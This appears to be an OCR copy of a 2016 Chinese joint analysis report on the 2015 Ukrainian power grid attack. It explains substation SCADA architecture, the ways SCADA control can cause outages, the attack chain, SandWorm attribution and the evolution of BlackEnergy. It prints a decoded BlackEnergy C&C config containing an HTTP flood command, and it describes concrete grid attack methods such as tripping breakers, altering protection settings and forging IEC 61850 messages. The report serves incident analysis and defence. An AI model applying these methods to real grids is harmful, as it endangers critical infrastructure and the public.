
乌克兰电力系统遭受攻击事件

综合分析报告

初稿完成时间：2016年01月18日 17时30分

首次发布时间：2016年01月21日 14时30分

本版更新时间：2016年02月24日 11时30分



联合编写：哈尔滨安天科技股份有限公司

北京四方继保自动化股份有限公司

复旦大学网络空间治理研究中心

目 录

1 事件综述

2015 年 12 月 23 日，乌克兰电力部门遭受到恶意代码攻击，乌克兰新闻媒体 TSN 在 24 日报道称：*“至少有三个电力区域被攻击，并于当地时间 15 时左右导致了数小时的停电事故”；“攻击者入侵了监控管理系统，超过一半的地区和部分伊万诺-弗兰科夫斯克地区断电几个小时。[1]”*

Kyivoblenergo 电力公司发布公告称：*“公司因遭到入侵，导致 7 个 110KV 的变电站和 23 个 35KV 的变电站出现故障，导致 80000 用户断电。”*

安全公司 ESET 在 2016 年 1 月 3 日最早披露了本次事件中的相关恶意代码[2]，表示乌克兰电力部门感染的是恶意代码 BlackEnergy（黑色能量），BlackEnergy 被当作后门使用，并释放了 KillDisk 破坏数据来延缓系统的恢复。同时在其他服务器还发现一个添加后门的 SSH 程序，攻击者可以根据内置密码随时连入受感染主机[3][4][5][6]。BlackEnergy 曾经在 2014 年被黑客团队“沙虫”用于攻击欧美 SCADA 工控系统，当时发布报告的安全公司 iSIGHT Partners 在 2016 年 1 月 7 日发文，将此次断电事件矛头直指“沙虫”团队，而在其 2014 年关于“沙虫”的报告中，iSIGHT Partners 认为该团队与俄罗斯密切相关[7]。

俄乌两国作为独联体中最重要的两个国家，历史关系纠缠复杂。前苏联解体后，乌克兰逐渐走向“亲西疏俄”的方向，俄罗斯总统普京于 2008 年在北约和俄罗斯的首脑会议上指出，如果乌克兰加入北约，俄国将会收回乌克兰东部和克里米亚半岛（1954 年由当时的苏共领导人决定从俄罗斯划归到乌克兰）。在 2010 年年初，由于亲俄的亚努科维奇当选为乌克兰总统，两国关系重新改善，但随着乌克兰国内政局，特别是在 2014 年发生了克里米亚危机等事件后，乌克兰中断了大部分与俄罗斯的合作，两国关系再度恶化。而围绕天然气展开的能源供给问题，一直是两国博弈的主要焦点。2014 年 3 月 16 日，克里米亚发起全国公投，脱离乌克兰，成立新的克里米亚共和国，加入俄罗斯联邦。2015 年 11 月 22 日凌晨，克里米亚遭乌克兰断电，近 200 万人受影响。2015 年 12 月 23 日，乌克兰国家电力部门遭受恶意代码攻击导致断电。

除 ESET 外，多个安全企业和安全组织跟进了相关系列事件，2016 年 1 月 9 日，美国工控系统安全组织 SANS ICS 发布报告对乌克兰变电站 SCADA 系统被攻击过程进行了分析和猜测；2016 年 1 月 15 日，根据 CERT-UA 的消息，乌克兰最大机场基辅鲍里斯波尔机场网络遭受 BlackEnergy 攻击；2016 年 1 月 28 日，卡巴斯基的分析师发现了针对乌克兰 STB 电视台攻击的 BlackEnergy 相关样本；2016 年 2 月 16 日，趋势科技安全专家在乌克兰一家矿业公司和铁路运营商的系统上发现了 BlackEnergy 和 KillDisk 样本。

安天、四方继保与复旦大学于 2016 年 1 月 5 日建立了联合分析小组（以下简称“联合分析组”），正式启动对此次事件的分析；1 月 9 日，完成事件相关样本基本分析；1 月 23 日，完成初步分析报告，并在中国计算机学会计算机安全专业委员会相关事件的研讨活动中进行分发；2 月 24 日，报告最终定稿发布。

联合分析组根据对整体事件的跟踪、电力运行系统分析和相关样本分析，认为**这是一起以电力基础设施为目标；以 BlackEnergy 等相关恶意代码为主要攻击工具，通过 BOTNET 体系进行前期的资料采集和环**

境预置；以邮件发送恶意代码载荷为最终攻击的直接突破入口，通过远程控制 SCADA 节点下达指令为断电手段；以摧毁破坏 SCADA 系统实现迟滞恢复和状态致盲；以 DDoS 服务电话作为干扰，最后达成长时间停电并制造整个社会混乱的具有信息战水准的网络攻击事件。

特别值得注意的是，本次攻击的攻击点并不在电力基础设施的纵深位置，同时亦未使用 0Day 漏洞，而是完全通过恶意代码针对 PC 环节的投放和植入达成的。其攻击成本相对震网[8][9]、方程式[10][11][12]等攻击，显著降低，但同样直接有效。

2 电力系统原理及断电原因分析

2.1 电力系统概述

电力系统是一套由发电厂、送变电线路、供配电所和用电等环节组成的电能生产与消费系统。整体的运行过程是由电源（发电厂）的升压变电站升压到一定等级后，经输电线路输送到负荷中心变电站，通过变电站降压至一定等级后，再经配电线路与用户连接。在整体电力系统中，使用计算机的节点主要在发电、变电站以及调度中心部分。




图 1 电力系统示意图

2.2 电力系统环节介绍

2.2.1 升压变电站

升压变电站可以将交流电从不大于 20KV 的电压变换至需要的输电电压等级。其主要设备包括：升压变压器，断路器、隔离开关、互感器、继电保护等。

图 2 升压变电站

2.2.2 输电线路

- 输电网：将发电厂发的电通过变压器转变为高压电传输到各个变电所。
- 配电网：将变电所的高压电变成低压电供到各个用户。
- 输电线路：110KV，220KV，330KV，500KV，750KV，1000KV。

图 3 输电线路

2.2.3 降压变电站

- 将输电线路较高电压等级电能降低，供区域电网、地区电网或终端用户使用。
- 根据变电站在系统中的地位，可分为：枢纽变电站、中间变电站、地区变电站、终端变电站。

图 4 降压变电站

图 5 某 500KV 枢纽变电站

图 6 某 220KV 中间变电站

图 7 某 110KV 地区变电站

图 8 某 35KV 终端变电站

2.2.4 配电网

配电网在电力网中主要是把输电网送来的电能再分配和送到各类用户，担任配送电能的任务。配电设施包括配电线路、配电变电所、配电变压器等。

2.3 变电站自动化系统概述

联合分析组工作的一个困难，是难以获得乌克兰地区电力系统更准确的资料。新中国在建国初期，得到了前苏联在专家、技术和设备上的支持，因此电网电压等级有一部分沿袭自前苏联电压等级，但之后由于特殊的历史原因，双方的技术联系被长期切断，改革开放后，中国又迅速转向引进欧美技术。相关信息只透露了受到影响的变电站为 110kV 和 35kV。联合分析组只能据此做出部分“常识性”的判断，通常来看，交流 750kV 和直流±400kV 以上的高压电网主要是跨区域输电网络，交流 500kV、330kV、220kV 和 110kV 电网主要作为区域内输电主网，35kV 和 10kV 电网主要作为配电网络和农电网络，而其中 110kV 和 35kV 变电站属于接近最终用户的变电站。

对于一个实际的变电站，通常习惯将隔离开关（刀闸）、断路器、变压器、PT、CT 等直接与高压（强电）相关的设备称为一次设备，而将保护（继电保护）、仪表、中央信号、远动装置等保护、测量、监控和远方控制设备称为二次设备，二次设备所需的信号线路、通信线路等称为二次接线。变电站综合自动化系统（以下简称变电站自动化系统）的核心是将二次设备系统进行计算机化，集变电站保护、测量、监控和远方控制于一体，替代常规变电站二次设备，简化二次接线。变电站自动化系统是最终实现变电站无人值守化的基础。

在化工等工业体系中，工业控制系统以过程控制系统（PCS）为主，属于闭环自动控制系统，仪表控制系统以及 DCS 均属于 PCS。但对于变电站自动化系统，目前仍然以人工监控（开环控制）为主，主要需要实现遥测、遥信、遥控和遥调“四遥”功能，除了继电保护系统需要独立完成保护自动控制之外，变电站自动化系统一般认为属于以人工监控为主的 SCADA（数据采集和监控系统），与属于 PCS 的 DCS 系统有一定相似之处，但体系结构不完全相同，一个可能的变电站 SCADA 体系结构如图 9 所示。




图 9 一个可能的变电站 SCADA 体系结构

如果将变电站 SCADA 与一般工业 DCS 做一个比较，则过程层相当于 DCS 中的现场仪表层面，直接连接断路器、变压器、PT、CT 等一次设备，完成最终的遥测、遥控等功能；间隔层相当于 DCS 中的现场控

制层面，特别是继电保护装置属于自动控制，相当于 DCS 中的一个现场控制站；站控层相当于 DCS 中的 HMI、组态等层面，目前都基于 PC 和相应软件实现。站控层网络相当于工业以太网（工控内网）；过程层网络相当于现场总线。对于智能变电站，目前一般统一使用基于以太网的 IEC 61850 标准通信协议；对于非智能变电站，过程层与间隔层没有标准的通信协议，一般根据过程层设备（RTU 等）确定通信协议。

2.3.1 PC 以及 Windows-Intel 结构在变电站自动化系统中的地位

工控系统的历史比 PC 的历史更为悠久，早期的工控系统是相对低级、原始的模拟量控制系统，以仪表为显示回馈，其中自然没有 PC 系统的存在。PC 系统进入到工控系统的初期，并非扮演核心中枢的角色，而主要是提供监控人机界面（HMI 工作站）。但随着工业化和信息化的逐步融合，通用性 PC（含服务器）以其标准的体系结构、丰富的软件系统等优势，开始逐步在工业控制系统中扮演更关键的角色，特别是在承担了自动控制的组态、配置等工作（工程师站、运维计算机等），从而具备了直接操作实际生产环节的能力。

通常 220kV 及以上等级的变电站，监控系统（属于变电站 SCADA 站控层）使用的操作系统通常是 Unix、Linux 等系统，110kV 和 35kV 变电站，监控系统操作系统中则有较高比例的 Windows 操作系统。现阶段俄罗斯和其它前苏联加盟共和国大量存在 110kV 和 35kV 变电站，其监控系统操作系统目前以 Windows 为主。需要指出的是，没有任何操作系统能够对攻击百分百“免疫”，任何关键位置的节点系统及其上的软件与应用，必然会面临安全挑战。这与其是何种操作系统没有本质关系。鉴于 APT 等攻击发起者所拥有的资源、承担攻击成本的能力和坚定的攻击意志，不会有任何一种操作系统能凭借其自身的安全能力就可以使**其上的业务系统免受攻击。**

SCADA 系统是以计算机为基础的生产过程控制与调度自动化系统。它可以对现场的运行设备进行监视和控制，以实现数据采集、设备控制、测量、参数调节以及各类信号报警等各项功能。随着智能电网的广泛应用，PC 节点在整个电网体系中作用日趋重要。在变供电站的 SCADA 系统中，PC 收集大量的实时电网数据，并进行汇总和分析后，送到人机交互界面进行相应的展示。同时 PC 根据统计分析数据，对电网进行电力的实时负载调配，并且针对调配对电网下达相应的控制指令。另外 PC 在 SCADA 系统中同样可以对系统中 DCS 的相关配置进行远程配置。

在部分工业控制系统设计者的认知中：自动控制的核心，对于 DCS 是由工控机、嵌入式系统或者 PLC 实现的现场控制站，属于现场控制层面；对于变电站 SCADA，是继电保护装置（35kV 及其以下电压等级的变电站可能使用保护测控一体化装置），属于间隔层，无论是现场控制站还是继电保护装置，都是独立运行的。现场控制站、继电保护装置等能够独立运行，完成控制、保护等功能。这一体系结构设计称为集散原则或者分布式原则，又称为“分散控制+集中监控”模式。在这种模式下，如果只是出现了上层 SCADA

系统的故障，有可能全系统依然能够正常运行一段时间。**这种风险控制模式的有效性是建立在应对非主观破坏带来的单点失效和突发事故的前提假定下的；但对高级网络攻击乃至在信息战场景，攻击者基于环境预置、定向入侵渗透等方式取得了 SCADA 系统的控制权的情况下，仅靠这种简单的集散原则是远远不够的。**

2.4 攻击导致断电的方法分析

目前变电站 SCADA 系统可以实现远程数据采集、远程设备控制、远程测量、远程参数调节、信号报警等功能。同时有多种方式可以通过 SCADA 导致断电，如：

1. 控制远程设备的运行状态。例如断路器、闸刀状态，这种方式比较直接，就是直接切断供电线路，导致对应线路断电。
2. 修改设备运行参数。例如修改继电保护装置的保护整定值，过电流保护的电流整定值减小，这样会使得继电保护装置将正常负荷稍重的情况误判为过电流，引发保护动作进而造成一定破坏，如使断路器跳闸等。

对于乌克兰停电事件中的攻击者来讲，在取得了对 SCADA 系统的控制能力后，可完成上述操作的手法也有多种：

1. 通过恶意代码直接对变电站系统的程序界面进行控制

当攻击者取得变电站 SCADA 系统的控制权（如 SCADA 管理人员工作站节点）后，可取得与 SCADA 操作人员完全一致的操作界面和操作权限（包括键盘输入、鼠标点击、行命令执行以及更复杂的基于界面交互的配置操作），操作员在本地的各种鉴权操作（如登录口令等），也是可以被攻击者通过技术手段获取的，而采用 USB KEY 等登录认证方式的 USB 设备，也可能是默认接入在设备上的。因此，攻击者可像操作人员一样，通过操作界面远程控制对远程设备进行开关控制，以达到断电的目的；同样也可以对远程设备参数进行调节，导致设备误动作或不动作，引起电网故障或断电。

2. 通过恶意代码伪造和篡改指令来控制电力设备

除直接操作界面这种方式外，攻击者还可以通过本地调用 API 接口、或从网络上劫持等方式，直接伪造和篡改指令来控制电力设备。目前变电站 SCADA 站控层之下的通信网络，并无特别设计的安全加密通信协议。当攻击者获取不同位置的控制权（如 SCADA 站控层 PC、生产网络相关网络设备等）后，可以直接构造和篡改 SCADA 监控软件与间隔层设备的通信，例如 IEC 61850 通信明码报文，IEC 61850 属于公开协议、明码通信报文，截获以及伪造 IEC 61850 通信报文并不存在技术上的问题，因此攻击者可以构造或截获指令来直接遥控过程层电力设备，同样可以完成远程控制设备运行状态、更改设备运行参数引起电网故障或断电。

上述两种方式都不仅可以在攻击者远程操控情况下交互作业，同样可以进行指令预设、实现定时触发和条件触发，从而在不能和攻击者实时通讯的情况下发起攻击。即使是采用操控程序界面的方式，同样可以采用键盘和鼠标的行为的提前预设来完成。

2.5 攻击全程分析

通过以上对变电站系统的分析并基于目前公开的样本，我们分析攻击者可能采用的技术手法为：通过鱼叉式钓鱼邮件或其他手段，首先向“跳板机”植入 BlackEnergy，随后通过 BlackEnergy 建立据点，以“跳板机”作为据点进行横向渗透，之后通过攻陷监控/装置区的关键主机。同时由于 BlackEnergy 已经形成了具备规模的僵尸网络以及定向传播等因素，亦不排除攻击者已经在乌克兰电力系统中完成了前期环境预置和持久化。

攻击者在获得了 SCADA 系统的控制能力后，通过相关方法下达断电指令导致断电：其后，采用覆盖 MBR 和部分扇区的方式，导致系统重启后不能自举（自举只有两个功能：加电自检和磁盘引导。）；采用清除系统日志的方式提升事件后续分析难度；采用覆盖文档文件和其他重要格式文件的方式，导致实质性的数据损失。这一组合拳不仅使系统难以恢复，而且在失去 SCADA 的上层故障回馈和显示能力后，工作人员被“致盲”，从而不能有效推动恢复工作。

攻击者一方面在线上变电站进行攻击的同时，另一方面在线下还对电力客服中心进行电话 DDoS 攻击，两组“火力”共同配合发起攻击完成攻击者的目的。整体的攻击全景如下图所示：




图 10 乌克兰停电事件攻击全程示意图

3 攻击组织及 BlackEnergy 分析

3.1 SandWorm（沙虫组织）

SandWorm（沙虫组织）是由 iSIGHT 于 2014 年 10 月首次发现，iSIGHT 认为该组织与俄罗斯有关，该组织使用漏洞和恶意软件对感兴趣的目标进行攻击，主要的目标包括：北大西洋公约组织、乌克兰政府组织、西欧的政府组织、能源部门的公司（特别是波兰）、欧洲电信公司、美国学术组织等。

在此次乌克兰变电站遭受攻击事件中，攻击者采用了带有恶意宏代码的 xls 文档，我们通过对该文档的分析，发现其释放的恶意代码及相关特性与沙虫组织的攻击特性十分相似，比如：释放 FONTCACHE.DAT 文件、启动目录添加 CLSID 格式名称的快捷方式、释放的文件都是 BlackEnergy 僵尸网络程序。因此，安天认为本次攻击事件可能与沙虫组织有关。

3.2 BlackEnergy（黑色能量）

BlackEnergy 是一种颇为流行的攻击工具，主要用于实施自动化犯罪活动，通常贩卖于俄罗斯的地下网络，其最早出现的时间可追溯到 2007 年。该软件最初被设计用于创建僵尸网络、实施 DDoS 攻击和窃取银行凭证的一款恶意软件，逐渐演变为支持多种组件的工具，其组件可根据不同攻击意图组合使用。

因为 BlackEnergy 具有多组件、多用途的特点，它已被多个团伙用于不同目的。例如，发送 DDoS 攻击、发送垃圾邮件、密码偷窃、盗取银行证书和搜索特定的文件类型等。近几年多次被利用攻击乌克兰政府、攻击工控系统、甚至攻击路由器等设备。关于本次事件中采用的 BlackEnergy 样本，可参见安天“沙虫（CVE-2014-4114）相关威胁综合分析报告[13]”中关于载荷文件的分析。

BlackEnergy 已经形成了 BOTNET（僵尸网络）体系，它成为采集相关基础设施和重要目标节点相关信息，建设在目标基础资源体系中建立持久化能力的重要利器。它通过配置 build_id 的值来甄别受感染的目标，再从中选取脆弱系统进行内网纵深攻击。

3.3 版本演进历史

3.3.1 BlackEnergy1

BlackEnergy 工具带有一个构建器（builder）应用程序，下图是 2007 年发现的 BlackEnergy 构建器程序，称之为 BlackEnergy1，主要用于实施 DDoS 攻击。




图 11 BlackEnergy1 构建程序

DDoS 攻击的 BlackEnergy 僵尸网络可以启动控制的“洪水”命令的参数，例如：ICMP ping 洪水、TCP SYN 洪水、UDP 流量洪水、二进制包洪水、DNS 请求洪水等。

该版本服务器程序为 WEB 版本，将受害者机器相关信息 Base64 编码后回传 C&C 服务器中。

```
MTA7MjAwMDsxMDsxOzA7MzA7MTAwOzM7MjA7MTAwMDsyMDAwIyBmbG9vZCBodHRw
IGJhaWR1LmNvbSBpbmRleC5waHAjMSN4TUlDUk9TT0YtMDRFRTgyXzhDOEVFODFF
```

图 12 Base64 加密

```
10;2000;10;1;0;30;100;3;20;1000;2000# flood http baidu.com
index.php#1#xMICROSOF-04EE82_8C8EE81E
```

图 13 解密后数据

Base64 解码后的内容为服务器上的配置信息加上一个上线 ID 号，BlackEnergy 配置还包含一个叫 build_id 的值，该字符串是个特殊字符串，是用来甄别受感染个体的，比如：

build_id	猜测针对的部门
en	能源
tel	电信
trk	交通
...	其他未知意义 ID

表 1 build_id

BlackEnergy1 本恶意代码释放的文件名通常为 mssrv32.exe，并将该进程注入 Svchost.exe 中，隐藏自身，伺机发动 DDoS 攻击。

3.3.2 BlackEnergy2

BlackEnergy2 依然是一个具备 DDoS 功能的僵尸网络程序，该样本新增类加密软件以对自身加密处理，防止反病毒软件查杀。该版本程序首先释放驱动文件以服务方式运行，将驱动程序注入系统进程，随后样本连接远程服务器，下载 DDoS 攻击组件，根据配置文件对目标发起 DDoS 攻击。

图 14 BlackEnergy2 工作原理图

BlackEnergy2 恶意程序不仅功能强大，实用性广，而且非常易于部署和管理。支持可升级的组件（附加模块），使得黑客更容易修改和扩展其功能。黑客可以通过远程控制中心发布命令，实现组件的快速安装和升级。

BlackEnergy2 拥有 3 个组件，分别 SYN、HTTP、DDoS 攻击组件，组件下载后样本会将其加载到内存中执行，然后对远程服务器配置展开攻击。

对于大部分 BlackEnergy2 安装程序来说，安装程序名均为 msiexec.exe。msiexec.exe 是系统进程，是 Windows Installer 的一部分，用于安装 Windows Installer 安装包（MSI）用途，被 BlackEnergy 恶意混淆利用。

3.3.3 BlackEnergy3

2014 年 9 月 F-Secure 发布报告称，发现了一个以前未曾见到过的变种，该版本已经重写了代码而且对配置数据采用了不同的保存格式。该版本不再使用驱动组件。我们把这个新变种称之为 BlackEnergy 3。但目前对该版本的攻击事件，还并不常见。

3.4 攻击装备/组件介绍

BlackEnergy 组件是 DLL 库文件，一般通过加密方式发送到僵尸程序，一旦组件 DLL 被接收和解密，将被置于分配的内存中。然后等待相应的命令。例如：可以通过组件发送垃圾邮件、窃取用户机密信息、建立代理服务器、伺机发动 DDoS 攻击等。

组件名称	功能
SYN	SYN 攻击
HTTP	http 攻击
DDOS	DDoS 攻击

spm_v1	垃圾邮件
Ps	密码偷窃
